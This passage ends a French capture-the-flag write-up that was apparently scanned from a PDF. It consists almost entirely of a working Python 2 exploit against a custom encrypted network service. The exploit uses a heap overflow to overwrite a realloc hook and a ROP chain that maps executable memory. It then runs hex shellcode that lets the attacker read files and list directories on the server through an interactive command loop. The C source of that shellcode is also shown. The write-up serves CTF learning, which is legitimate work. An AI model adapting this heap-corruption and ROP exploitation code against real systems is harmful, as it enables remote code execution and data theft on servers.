      recvBuff[n] = 0;
      for (int i =0; i < n-2 ; i++)
      {
          file[i]=  recvBuff[1+i];
      }


      file[n-2]=0x00;
      /*******************************************************
      Read a file
      *******************************************************/
      if (recvBuff[0] == 'F')
      {
         int file_fd = wan_open(file, O_RDONLY);
         ssize_t read_len=wan_read(file_fd, recvBuff, 1024);
         wan_write(socket,recvBuff,read_len);

      }
      /*******************************************************
      Iter on directory
      *******************************************************/
      else if (recvBuff[0] == 'D')
      {

        DIR *dirp;
        struct dirent *dp;

        if ((dirp = wan_opendir(file)) == NULL) {
          //perror("dd");
          continue;
        }


        do {

            if ((dp = wan_readdir(dirp)) != NULL) {

              int path_len =0;
              while ( (dp->d_name[path_len]) != 0)
              {
                  path_len++;
              }
              if (dp->d_type == DT_DIR)
              {

                char dir[258];
                for (int i= 0; i < path_len;i++)
                {
                  dir[i]=dp->d_name[i];
                }
                dir[path_len] ='/';
                dir[path_len+1] ='\n';
                dir[path_len+2] =0;
                wan_write(socket,dir,path_len+2);

              }
              else
              {
                char dir[258];
                for (int i= 0; i < path_len;i++)
                {
                  dir[i]=dp->d_name[i];
                }
                dir[path_len] ='\n';
                dir[path_len+1] =0;
                wan_write(socket,dir,path_len+1);
```

```
97                  }
                  }
99              } while (dp != NULL);
            }
101         else{
              char ok[9]= {0x62,0x69,0x72,0x64,0x79,0x6E,0x61,0x6D,'\n'};
103           wan_write(socket,ok,9);
              continue;
105         }
        }
107 }
```

Exploit final :

```
#!/usr/bin/python2
from Crypto.PublicKey import RSA
import socket  # for sockets
import sys  # for exit
from Crypto.PublicKey import RSA
from Crypto.PublicKey.RSA import construct
from Crypto.Cipher import PKCS1_v1_5
import time
import binascii
import struct
import sys
import signal


exp = 0x10001
#perso_id=0x62697264796E616D
#perso_id=0x241

##################################
....
Code 4 rounds AES ici
....
##################################



def generate_aes_key():
    return binascii.unhexlify("42" * 16)


def generate_rsa_key():
    cli_key = RSA.generate(2048, e=65537)
    return cli_key


def decipher_packet(data,key):
    iv=(data[:16])
    result = ""
    key = [ord(c) for c in key]
    data=data[16:]
    for j,_ in enumerate(data[::16]):
        next_iv =       data[j*16:(j*16)+16]
        aa = [ord(c) for c in next_iv]

        aes_res = decrypt4rounds(aa, key)

        bb = [ord(c) for c in iv]
        res = [a ^ b for a, b in zip(aes_res, bb)]

        cipher = ""
        for r in res:
            cipher += "%02x" % r
        iv = next_iv
        result+=cipher
    result = result
    print "[+] Decipher packet:",binascii.unhexlify(result)
    return result



def cipher_packet(data,key):
    iv=binascii.unhexlify("00"*16)
    result = ""

    key = [ord(c) for c in key]
    for j,_ in enumerate(data[::16]):

        aa = [ord(c) for c in data[j*16:(j*16)+16]]
        bb = [ord(c) for c in iv]
        res = [a^b for a,b in zip(aa,bb)]

        aes_res = encrypt4rounds(res, key)

        cipher = ""
```

```
        for r in aes_res:
            cipher += "%02x" % r
        iv = binascii.unhexlify(cipher)
        result+=cipher
    result = "00"*16+result
    print "[+] Cipher packet: ",result
    return result

def build_ping_pck(aes_server_aes_key ,data_payload,data_size,nodeid):
    real_data_size =  ( 24 -(data_size%24))

    real_data_size = data_size+real_data_size
    total_size =real_data_size+16+0x28


    size = struct.pack("<I",total_size)

    data=  struct.pack("<Q",0xd1d3c0de41414141)
    data += struct.pack("<Q", 0x3730307261626162)
    data += struct.pack(">Q", nodeid)
    data += struct.pack(">Q", nodeid)
    data += struct.pack("<I", 0x00000100)
    data += struct.pack("<I", (real_data_size+0x28))

     #data+=binascii.unhexlify(data_payload[i*8,(i*8)+8])
    for i in range(real_data_size // 8):
       data+=binascii.unhexlify(data_payload[i*16:(i*16)+16])
       #data += struct.pack("<Q", 0x4343434345454545)

    #print real_data_size
    print "[+] Ping packet : " , (data) , " size :" ,(total_size)
    data=cipher_packet(data,aes_server_aes_key)
    return (size,data)


def build_get_pck(node_id,file_name,aes_server_aes_key):

    file_name_hex = ""
    for i in file_name:
        file_name_hex  +="%02x" % ord(i)
    # NULL terminated the string
    file_name_hex+="00"
    final_file_name_size = len(file_name_hex)//2


    fill_ = 16-(final_file_name_size)
    file_name_hex=file_name_hex+"00"*fill_


    #print "[*]", file_name_hex
    file_name_hex=binascii.unhexlify(file_name_hex)
    real_data_size = len(file_name_hex)




    data=   struct.pack("<Q",0xd1d3c0de41414141)
    data += struct.pack("<Q", 0x3730307261626162)
    data += struct.pack("<Q", node_id)
    data += struct.pack("<Q", node_id) #0
    data += struct.pack("<I", 0x00020204)
    data += struct.pack("<I", (final_file_name_size+0x28))

    #for i,_ in enumerate(file_name_hex[::8]):
    data += file_name_hex

    padding=(16 - (real_data_size+0x28)%16)%16
    for i in range(padding//8):
        data += struct.pack("<Q", 0x0000000000000000)



    total_size = real_data_size+16+0x28+padding
    size = struct.pack("<I",total_size)

```

```
    print "[+] GET packet : " , binascii.hexlify(data)
151     print "[+] GET packet : " , (data) , " size :" ,(total_size)
    data=cipher_packet(data,aes_server_aes_key)
153     return (size,data)

155
def build_subid_pck(node_id,subnode_id,aes_server_aes_key):
157     size =0x40
    size = struct.pack("<I",size)
159
    data=  struct.pack("<Q",0xd1d3c0de41414141)
161     data += struct.pack("<Q", 0x3730307261626162)
    #data += struct.pack(">Q", 0x62697264796E616D)
163     data += struct.pack("<Q", subnode_id)
    data += struct.pack("<Q", node_id)
165
    #data += struct.pack("<Q", 0x0000000000000000)
167     data += struct.pack("<Q", 0x0000002800010000)
    data += struct.pack("<Q", 0x0000000000000000)
169     print "[+] Id packet : " , (data)
    data=cipher_packet(data,aes_server_aes_key)
171     return (size,data)

173 def build_id_pck(perso_id,aes_server_aes_key):
    size =0x40
175     size = struct.pack("<I",size)

177     data=  struct.pack("<Q",0xd1d3c0de41414141)
    data += struct.pack("<Q", 0x3730307261626162)
179     #data += struct.pack(">Q", 0x62697264796E616D)
    data += struct.pack("<Q", perso_id)
181     data += struct.pack("<Q", 0x0000000000000000)
    data += struct.pack("<Q", 0x0000002800010000)
183     data += struct.pack("<Q", 0x0000000000000000)
    print "[+] Id packet : " , (data)
185     data=cipher_packet(data,aes_server_aes_key)
    return (size,data)
187


189
def signal_term_handler(signal, frame):
191     print 'got SIGTERM'
    sys.exit(0)
193



195
def build_rop(node_id,subnode_id,aes_server_aes_key ,data_payload,data_size):
197     real_data_size =  ( 24 -(data_size%24))

199     real_data_size = data_size+real_data_size
    total_size =real_data_size+16+0x28
201


203     size = struct.pack("<I",total_size)

205     data=  struct.pack("<Q",0xd1d3c0de41414141)
    data += struct.pack("<Q", 0x3730307261626162)
207     data += struct.pack("<Q", subnode_id)
    data += struct.pack("<Q", node_id)
209     data += struct.pack("<I", 0x00010000)
    data += struct.pack("<I", (real_data_size+0x28))
211
     #data+=binascii.unhexlify(data_payload[i*8,(i*8)+8])
213     for i in range(real_data_size // 8):
       #data+=binascii.unhexlify(data_payload[i*16:(i*16)+16])
215        data+=(data_payload[i*8:(i*8)+8])
       #data += struct.pack("<Q", 0x4343434345454545)
217
    #print real_data_size
219     print "[+] Ping packet : " , (data) , " size :" ,(total_size)
    data=cipher_packet(data,aes_server_aes_key)
221     return (size,data)


223
```

```
225 def launch_subnode_rop(s,aes_server_aes_key,nodeid,sub_nodeid,payload,size):
227     perso_id = int(nodeid,16)
        print "[*] Id :" , nodeid , hex(perso_id)
229     subperso_id = int(sub_nodeid,16)
        print "[*] SubId :" , sub_nodeid , hex(subperso_id)
231
233
        size,data= build_rop(perso_id,subperso_id,aes_server_aes_key,payload,size)
235     s.sendall(size)
        s.sendall(binascii.unhexlify(data))
237
        # get len
239     length = s.recv(4)
        length = struct.unpack('<I',length)[0]
241     print "[+] Received len : ", length
243
        data = s.recv(4096)
245     print "[+] Received data: ", binascii.hexlify(data)
        data = decipher_packet(data,aes_key)
247
249 def launch_subnode(s,aes_server_aes_key,nodeid,sub_nodeid):
251     perso_id = int(nodeid,16)
        print "[*] Id :" , nodeid , hex(perso_id)
253     subperso_id = int(sub_nodeid,16)
        print "[*] SubId :" , sub_nodeid , hex(subperso_id)
255
257
        size,data= build_subid_pck(perso_id,subperso_id,aes_server_aes_key)
259     s.sendall(size)
        s.sendall(binascii.unhexlify(data))
261
        # get len
263     length = s.recv(4)
        length = struct.unpack('<I',length)[0]
265     print "[+] Received len : ", length
267
        data = s.recv(4096)
269     print "[+] Received data: ", binascii.hexlify(data)
        data = decipher_packet(data,aes_key)
271
    def launch_c_and_c(s,aes_server_aes_key,nodeid,sub_nodeid):
273
        perso_id = int(nodeid,16)
275     print "[*] Id :" , nodeid , hex(perso_id)
        subperso_id = int(sub_nodeid,16)
277     print "[*] SubId :" , sub_nodeid , hex(subperso_id)
279
281     size,data= build_subid_pck(perso_id,subperso_id,aes_server_aes_key)
        s.sendall(size)
283     s.sendall(binascii.unhexlify(data))
285
287
289 def ping(aes_server_aes_key ,s,nodeid,payload,size):
        perso_id = int(nodeid,16)
291     print "[*] Id :" , nodeid , hex(perso_id)
        size,data = build_ping_pck(aes_server_aes_key,payload,size,perso_id)
293     s.sendall(size)
        s.sendall(binascii.unhexlify(data))
295     # get len
        print "[+] Ping sent : "
297     length = s.recv(4)
        length = struct.unpack('<I',length)[0]
299     print "[+] Received len : ", length
```

```
    data = s.recv(4096)
    print "[+] Received data: ", binascii.hexlify(data)
    data = decipher_packet(data,aes_key)



def build_get(aes_server_aes_key ,s,nodeid,file):
    perso_id = int(nodeid,16)
    print "[*] Id :" , nodeid , hex(perso_id)
    size,data = build_get_pck(perso_id,file,aes_server_aes_key)
    s.sendall(size)
    s.sendall(binascii.unhexlify(data))
    # get len
    #print "[+] Get sent : "
    #length = s.recv(4)
    #length = struct.unpack('<I',length)[0]
    #print "[+] Received len : ", length
    #data = s.recv(4096)
    #print "[+] Received data: ", binascii.hexlify(data)
    #data = decipher_packet(data,aes_key)



def launch_node(aes_key,nodeid,host,port):
    print "[*] Connect to ", host, " port " , port
    perso_id = int(nodeid,16)
    print "[*] Id :" , nodeid , hex(perso_id)

    key = generate_rsa_key()
    #aes_key  = generate_aes_key()
    #aes_key =binascii.unhexlify("%016x" % int(sys.argv[4],16))
    #exit
    print("[+] AES key: " + binascii.hexlify(aes_key))
    # create an AF_INET, STREAM socket (TCP)

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((host, int(port)))
    # send my public key
    mypubkey = binascii.unhexlify("%0512x"%(key.publickey().n))
    print "[+] Pub key: ", "%0512x"%(key.publickey().n)

    s.send(mypubkey)
    # receive server pub key
    server_pubkey = s.recv(4096)

    server_pubkey = construct((int(binascii.hexlify(server_pubkey), 16), 65537L))
    p = PKCS1_v1_5.new(server_pubkey)
    protect_aes_key_sent =p.encrypt(aes_key)
    s.sendall(protect_aes_key_sent)
    # receive server key
    aes_server_key = s.recv(4096)

    key= PKCS1_v1_5.new(key)
    sentinel="prout"
    aes_server_aes_key = key.decrypt(aes_server_key,sentinel)

    print("[+] AES server key:       " + binascii.hexlify(aes_server_aes_key))


    # ID
    size,data= build_id_pck(perso_id,aes_server_aes_key)
    s.sendall(size)
    s.sendall(binascii.unhexlify(data))

    # get len
    length = s.recv(4)
    length = struct.unpack('<I',length)[0]
    print "[+] Received len : ", length


    data = s.recv(4096)
    print "[+] Received data: ", binascii.hexlify(data)
    data = decipher_packet(data,aes_key)
```

```
375     # Ping
    #  size,data= build_ping_pck(0x8)
377 #  s.sendall(size)
    #  s.sendall(binascii.unhexlify(data))
379
381
     # get len
383  # length = s.recv(4)
    # length = struct.unpack('<I',length)[0]
385  # print "[+] Received len : ", length

387  # data = s.recv(4096)
    # print "[+] Received data: ", binascii.hexlify(data)
389  ### data = decipher_packet(data,aes_key)

391

393  ### size,data= build_get_pck("/tmp/tyty")
    ## s.sendall(size)
395  # s.sendall(binascii.unhexlify(data))

397

399     return (s,aes_server_aes_key)

401

403
if __name__ == "__main__":
405     signal.signal(signal.SIGTERM, signal_term_handler)
    signal.signal(signal.SIGINT, signal_term_handler)
407
    # NODE 1
409     nodeid1          = "0000000000000001"
    _1subnode1       = "0100000000000001"
411     _1subnode2       = "0200000000000001"
    _1subnode3       = "0300000000000001"
413     _1subnode4       = "0400000000000001"
    _1subnode5       = "0500000000000001"
415     _1subnode6       = "0600000000000001"
    _1subnode7       = "0700000000000001"
417     _1subnode8       = "0800000000000001"
    _1subnode9       = "0900000000000001"
419     _1subnode10      = "1000000000000001"
    _1subnode11      = "1100000000000001"
421     _1subnode12      = "1200000000000001"
    _1subnode13      = "1300000000000001"
423     _1subnode_list = [_1subnode1,_1subnode2,_1subnode3,_1subnode4,_1subnode5,_1subnode6,_1subnode7,
    _1subnode8,_1subnode9,_1subnode10,_1subnode11,_1subnode12,_1subnode13]

425     # NODE 2
    nodeid2          = "0000000000000002"
427     _2subnode1       = "0100000000000002"
    _2subnode2       = "0200000000000002"
429     _2subnode3       = "0300000000000002"
    _2subnode4       = "0400000000000002"
431     _2subnode5       = "0500000000000002"
    _2subnode6       = "0600000000000002"
433     _2subnode7       = "0700000000000002"
    _2subnode8       = "0800000000000002"
435     _2subnode9       = "0900000000000002"
    _2subnode10      = "1000000000000002"
437     _2subnode11      = "1100000000000002"
    _2subnode12      = "0000000000000241"   # here the 0x91 will be updated to 0x241, overlap !!!
439     _2subnode_list = [_2subnode1,_2subnode2,_2subnode3,_2subnode4,_2subnode5,_2subnode6,_2subnode7,
    _2subnode8,_2subnode9,_2subnode10,_2subnode11,_2subnode12]

441
    nodeid3          = "0000000000000003"
443     _3subnode1       = "0100000000000003"
    _3subnode2       = "0200000000000003"
445     _3subnode3       = "0300000000000003"
    _3subnode4       = "0400000000000003"
447     _3subnode5       = "0500000000000003"
```

```
    _3subnode6      = "0600000000000003"
449 _3subnode7      = "0700000000000003"
    _3subnode8      = "0800000000000003"
451 _3subnode_list = [_3subnode1,_3subnode2,_3subnode3,_3subnode4,_3subnode5,_3subnode6,_3subnode7,
    _3subnode8]

453
    nodeid4         = "0000000000000004"
455 _4subnode1      = "0100000000000004"
    _4subnode2      = "0200000000000004"
457 _4subnode3      = "0300000000000004"
    _4subnode4      = "0400000000000004"
459 _4subnode5      = "0500000000000004"
    _4subnode6      = "0600000000000004"
461 _4subnode7      = "0700000000000004"
    _4subnode8      = "0800000000000004"
463 _4subnode_list = [_4subnode1,_4subnode2,_4subnode3,_4subnode4,_4subnode5,_4subnode6,_4subnode7,
    _4subnode8]

465
    nodeid5         = "0000000000000005"
467 _5subnode1      = "0100000000000005"
    _5subnode2      = "0200000000000005"
469 _5subnode3      = "0300000000000005"
    _5subnode4      = "0400000000000005"
471 _5subnode5      = "0500000000000005"
    _5subnode6      = "0600000000000005"
473 _5subnode7      = "0700000000000005"
    _5subnode8      = "0800000000000005"
475 _5subnode_list = [_5subnode1,_5subnode2,_5subnode3,_5subnode4,_5subnode5,_5subnode6,_5subnode7,
    _5subnode8]

477
    nodeid6         = "0000000000000006"
479 _6subnode1      = "4545454545454545"     # memory marker
    _6subnode2      = "0200000000000006"
481 _6subnode3      = "0300000000000006"
    _6subnode4      = "0400000000000006"
483 _6subnode5      = "0500000000000006"
    _6subnode6      = "0600000000000006"
485 _6subnode7      = "0700000000000006"
    _6subnode8      = "0800000000000006"
487 _6subnode9      = "0900000000000006"
    _6subnode10     = "1000000000000006"
489 _6subnode11     = "1100000000000006"
    _6subnode12     = "0000000000000041" # -> redefinition of the node 0x61 update to 0x41 to get more
    qword to be written
491 _6subnode_list = [_6subnode1,_6subnode2,_6subnode3,_6subnode4,_6subnode5,_6subnode6,_6subnode7,
    _6subnode8,_6subnode9,_6subnode10,_6subnode11,_6subnode12]

493



495
    nodeid7         = "0000000000000007"
497 _7subnode1      = "0707070707070707" # marker to see the 0x41 node
    _7subnode2      = "0200000000000007"
499 _7subnode3      = "0300000000000007"
    _7subnode4      = "0400000000000007"
501 _7subnode5      = "0500000000000007"
    _7subnode6      = "0600000000000007"
503 _7subnode7      = "0000000000000030"
    _7subnode8      = "0000000000000061" # control end of futur 0x41
505 _7subnode_list = [_7subnode1,_7subnode2,_7subnode3,_7subnode4,_7subnode5,_7subnode6,_7subnode7,
    _7subnode8]

507
    # Final attack
509 nodeid8     = "0000000000000008"
    nodeid9     = "4848484848484848"
511 nodeid10    = "4949494949494949"
    nodeid11    = "0000000000000011"
513 nodeid12    = "5050505050505050"
    nodeid13    = "5151515151515151"
515 nodeid14    = "5252525252525252"
    nodeid15    = "5353535353535353"
```

```
    nodeid16     = "DEADBEEFDEADBEEF"
    nodeid17     = "C0FFEC0FFEC0FFEC"
    nodeid18     = "1818181818181818"
    nodeid19     = "1919191919191919"

    aes_key  = generate_aes_key()
    host = sys.argv[1]
    port = sys.argv[2]


    s1,aes_server1_key= launch_node(aes_key,nodeid1,host,port)
    s2,aes_server2_key= launch_node(aes_key,nodeid2,host,port)
    s3,aes_server3_key= launch_node(aes_key,nodeid3,host,port)
    s4,aes_server4_key= launch_node(aes_key,nodeid4,host,port)
    s5,aes_server5_key= launch_node(aes_key,nodeid5,host,port)
    s6,aes_server6_key= launch_node(aes_key,nodeid6,host,port)
    s7,aes_server7_key= launch_node(aes_key,nodeid7,host,port)



    #launch_subnode(s1,aes_server1_key,nodeid1,_1subnode1 )
    for subnode_id in _1subnode_list[:12]:
        launch_subnode(s1,aes_server1_key,nodeid1,subnode_id  )
    time.sleep(1)

        # Node 2
    #launch_subnode(s1,aes_server1_key,nodeid1,_1subnode1 )
    for subnode_id in _2subnode_list[:11]:
        launch_subnode(s2,aes_server2_key,nodeid2,subnode_id  )
    time.sleep(1)


    # realloc node1
    launch_subnode(s1,aes_server1_key,nodeid1,_1subnode13  )

    #overflow node2
    launch_subnode(s2,aes_server2_key,nodeid2,_2subnode12  )


    for subnode_id in _3subnode_list:
        launch_subnode(s3,aes_server3_key,nodeid3,subnode_id  )
    time.sleep(1)
    for subnode_id in _4subnode_list:
        launch_subnode(s4,aes_server4_key,nodeid4,subnode_id  )
    time.sleep(1)
    for subnode_id in _5subnode_list:
        launch_subnode(s5,aes_server5_key,nodeid5,subnode_id  )
    time.sleep(1)
    for subnode_id in _6subnode_list[:8]:
        launch_subnode(s6,aes_server6_key,nodeid6,subnode_id  )
    time.sleep(1)
    for subnode_id in _7subnode_list:
        launch_subnode(s7,aes_server7_key,nodeid7,subnode_id  )
    time.sleep(1)

    # rewrite the 0x61 in 0x41
    for subnode_id in _6subnode_list[8:12]:
        launch_subnode(s6,aes_server6_key,nodeid6,subnode_id  )
    time.sleep(1)



    # Force free so S1 will be able to overlap 0x41 next pointer
    s7.close()
    s1.close()



    s8,aes_server8_key= launch_node(aes_key,nodeid8,host,port)

    aes_key=struct.pack("<Q",0x41) # set it as free
    #aes_key+=struct.pack("<Q",0x7ffffffde000) #-> here we write in the @
    # malloc hook
    #aes_key+=struct.pack("<Q",0x6d78d0-0x10)
    #free hook
```

```
    #aes_key+=struct.pack("<Q",0x6D9D78-0x10)
593
    # realloc hook 6D78C8
595 aes_key+=struct.pack("<Q",0x6D78C8-0x10)
    s9,aes_server9_key= launch_node(aes_key,nodeid9,host,port)
597 aes_key=struct.pack("<Q",0x41) # set it as free
    aes_key+=struct.pack("<Q",0x6D78C8-0x10)
599
    s10,aes_server10_key= launch_node(aes_key,nodeid10,host,port)
601 s11,aes_server11_key= launch_node(aes_key,nodeid11,host,port)
    s12,aes_server12_key= launch_node(aes_key,nodeid12,host,port)
603 s13,aes_server13_key= launch_node(aes_key,nodeid13,host,port)
    s14,aes_server14_key= launch_node(aes_key,nodeid14,host,port)
605 s15,aes_server15_key= launch_node(aes_key,nodeid15,host,port)
    s16,aes_server16_key= launch_node(aes_key,nodeid16,host,port)
607
    process_read_job              ="0000000000401E40"
609 send_peering                  ="0000000000401CB0"
    send_ping                     ="0000000000401CF0"
611 execve_nodeid                 ="000000000047ffa0"
    start_read_job                ="00000000004022C0"
613 execute_job_no_fork           ="000000000040240c"
    execute_in_heap               ="00000000006d78e0"
615 execute_shell_code            ="00007fffffffa400"
    gadget1                       ="00000000004198a4"
617 read_job                      ="00000000004022C0"
    gadget_add_esp_0x58           ="0000000000454e89"
619 gadget_add_esp_0x68           ="0000000000454d7b"
    gadget_add_esp_8              ="00000000004A89D4"
621 gadget_rcx_rdx_rep_movsb      ="00000000004515F1"
    gadget_add_esp_0x18           ="0000000000454ba4"
623 gadget_pop_rdi                =0x400766
    gadget_pop_rsi                =0x4017dc
625 gadget_pop_rbx_pop_rbp        =0x4023A1
    gadget_pop_rdx                =0x454ee5
627 gadget_ret                    =0x4515F6
    gadget_pop_rdx_rsi            =0X4573f9
629 gadget_send                   =0X4571B0
    gadget_push_rsp               =0x4CF89c
631 gadget_addr_memmap            =0x455ce0
    gadget_addr_memcpy            =0x42b1e0
633 gadget_addr_memcpyk           =0x4004A0
    gadget_mov_rcx_rdx_repmovsb =0x45323b
635 gadget_pop_rbx                =0x4083A4
    gadget_pop_r13                =0x4A30Ec
637 gadget_pop_r14                =0x418A2D
    gadget_pop_r12                =0x400663
639 gadget_pop_rbp                =0x4023A2
    gadget_push_rax_call_rbx      =0x0045a018
641 gadget_pop_rdx_pop_rsi        =0x04573F9
    gadget_ret                    =0x47D7F9
643 gadget_jmp_rsi                =0x4ae59b
    gadget_lea_r9_rsp_0x28_call_r12                          =0x47e95a
645 gadget_push_rsp_and_al_0x10_call_rdx                     =0x48bc8a
    gadget_lea_rax_qword_rdi_sum_rsi                         =0x47dcd8
647 gadget_mov_rcx_rbx_mov_rdx_r14_mov_rsi_r13_call_rbp =0x0045323C

649 # mmaps rwx / memcpy shellcode / jump

651 launch_subnode(s16,aes_server16_key,nodeid16,gadget_add_esp_0x68 )

653 ping_buffer_me= struct.pack("<Q",0xC0FFE)
    exploit_buffer+=struct.pack("<Q",gadget_pop_rbx)
655 exploit_buffer+=struct.pack("<Q",0x22)


657
    exploit_buffer+=struct.pack("<Q",gadget_pop_r14)
659 exploit_buffer+=struct.pack("<Q",0x7)
    exploit_buffer+=struct.pack("<Q",gadget_pop_r13)
661 exploit_buffer+=struct.pack("<Q",0x1000)
    exploit_buffer+=struct.pack("<Q",gadget_pop_rdi)
663 exploit_buffer+=struct.pack("<Q",0x7ff000)

665 # set rbp to pop return of call rbp then call mmap
    exploit_buffer+=struct.pack("<Q",gadget_pop_rbp)
```

```
667     exploit_buffer+=struct.pack("<Q",gadget_pop_rbp)

669
        exploit_buffer+=struct.pack("<Q",gadget_mov_rcx_rbx_mov_rdx_r14_mov_rsi_r13_call_rbp)
671     exploit_buffer+=struct.pack("<Q",gadget_addr_memmap)

673

675     # here we'll do again a call r9 will have a pointer to rsp
        exploit_buffer+=struct.pack("<Q",gadget_pop_rdx)
677     # pop ret @ and get rsp
        exploit_buffer+=struct.pack("<Q",gadget_pop_rdx_pop_rsi)
679
        exploit_buffer+=struct.pack("<Q",gadget_push_rsp_and_al_0x10_call_rdx)
681     # rsi get my rsp buffer
        #exploit_buffer+=struct.pack("<Q",gadget_pop_rsi)
683
        # return of mmap prepare memcpy
685     exploit_buffer+=struct.pack("<Q",gadget_pop_rdi)
        exploit_buffer+=struct.pack("<Q",0x78)
687
        # rax =rsp+0x40
689     exploit_buffer+=struct.pack("<Q",gadget_lea_rax_qword_rdi_sum_rsi)

691
        # set rbx to pop return of call rbx then continu with gadget_pop_rsi
693     exploit_buffer+=struct.pack("<Q",gadget_pop_rbx)
        exploit_buffer+=struct.pack("<Q",gadget_pop_rdx_pop_rsi)
695
        exploit_buffer+=struct.pack("<Q",gadget_push_rax_call_rbx)
697


699
        # return of mmap prepare memcpy
701     exploit_buffer+=struct.pack("<Q",gadget_pop_rdi)
        exploit_buffer+=struct.pack("<Q",0x7ff000)
703


705


707     exploit_buffer+=struct.pack("<Q",gadget_pop_rdx)
        exploit_buffer+=struct.pack("<Q",0x1000)
709

711     exploit_buffer+=struct.pack("<Q",gadget_ret)
        exploit_buffer+=struct.pack("<Q",gadget_addr_memcpyk)
713

715     exploit_buffer+=struct.pack("<Q",gadget_pop_rsi)
        exploit_buffer+=struct.pack("<Q",0x7ff000)
717
        #Jump to payload
719     exploit_buffer+=struct.pack("<Q",gadget_jmp_rsi)

721
        # Shell code with protocol F<name_of_file> D<name_of_dir>
723     payload=
        "554889E54881EC80060000C745EC09000000C745E800000000C745E40000000048C745D8D04E450048C7
725     45D010FC470048C745C880FC470048C745C0A04F450048C745B8104D4500488DB590FBFFFF8B4DEC4
        88B45D8BAFF03000089CFFFD08945E88B45E84898C6840590FBFFFF00C745FC00000000EB208B45FC
727     83C00148980FB6940590FBFFFF8B45FC489888940590FAFFFF8345FC018B45E883E8023B45FC7FD58
        B45E883E8024898C6840590FAFFFF000FB68590FBFFFF3C46754E488D9590FAFFFF488B45B8BE0000
729     00004889D7FFD08945B4488DB590FBFFFF8B4DB4488B45D8BA0004000089CFFFD0488945A8488B55A
        8488DB590FBFFFF8B4DEC488B45C089CFFFD0E93CFFFFFF0FB68590FBFFFF3C440F8563010000488D
731     9590FAFFFF488B45D04889D7FFD0488945A048837DA0007511488D3DDD960800E8406F0000E98D010
        000488B55A0488B45C84889D7FFD04889459848837D98000F840B010000C745F800000000EB048345
733     F801488B55988B45F848980FB644021384C075EA488B45980FB640123C047579C745F400000000EB1
        E488B55988B45F448980FB65402138B45F44898888940580F9FFFF8345F4018B45F43B45F87CDA8B45
735     F84898C6840580F9FFFF2F8B45F883C0014898C6840580F9FFFF0A8B45F883C0024898C6840580F9F
        FFF008B45F883C0024863D0488DB580F9FFFF8B4DEC488B45C089CFFFD0EB67C745F000000000EB1E
737     488B55988B45F048980FB65402138B45F0489888940580F9FFFF8345F0018B45F03B45F87CDA8B45F
        84898C6840580F9FFFF0A8B45F883C0014898C6840580F9FFFF008B45F883C0014863D0488DB580F9
739     FFFF8B4DEC488B45C089CFFFD048837D98000F85CEFEFFFFE9CAFDFFFFC68587FAFFFF62C68588FAF
        FFF69C68589FAFFFF72C6858AFAFFFF64C6858BFAFFFF79C6858CFAFFFF6EC6858DFAFFFF61C6858E
741     FAFFFF6DC6858FFAFFFF0A488DB587FAFFFF8B4DEC488B45C0BA0900000089CFFFD0E96FFDFFFF"
```

```
743
745     exploit_buffer+=binascii.unhexlify(payload) +b'90'*1000
747     code1= "DEADBEEFDEADBEE1"
        launch_subnode_rop(s6,aes_server6_key,nodeid6,gadget_add_esp_0x18 , exploit_buffer,1024)
749     code1= "DEADBEEFDEADBEE2"
        # The node will receive my result
751     launch_c_and_c(s6,aes_server6_key,nodeid6,code1   )
        # get a ping back
753     print "\033[32m[+] ----------------------------------------------------------------------------------------------------"
        print "[+] Welcome: ", s6.recv(4096).replace('\n',"")
755     print "[+] ----------------------------------------------------------------------------------------------------\033[0m"
757     s6.settimeout(2)
        while True:
759         print "\033[32mEnter command >\033[0m"
            cmd_line=raw_input()
761         s6.sendall(cmd_line+"\n")
            while True:
763             try:
                    data = s6.recvfrom(4096)
765                 if not data:
                        break
767                 print data[0]
                except:
769                 break
```

Je lance l'exploit, mon shellcode me répond, je peux maintenant me balader sur le disque du serveur.




Figure 14: Flag final

Un tout dernier **rot13** sur ce flag me donne la bonne adresse et clôture le challenge :

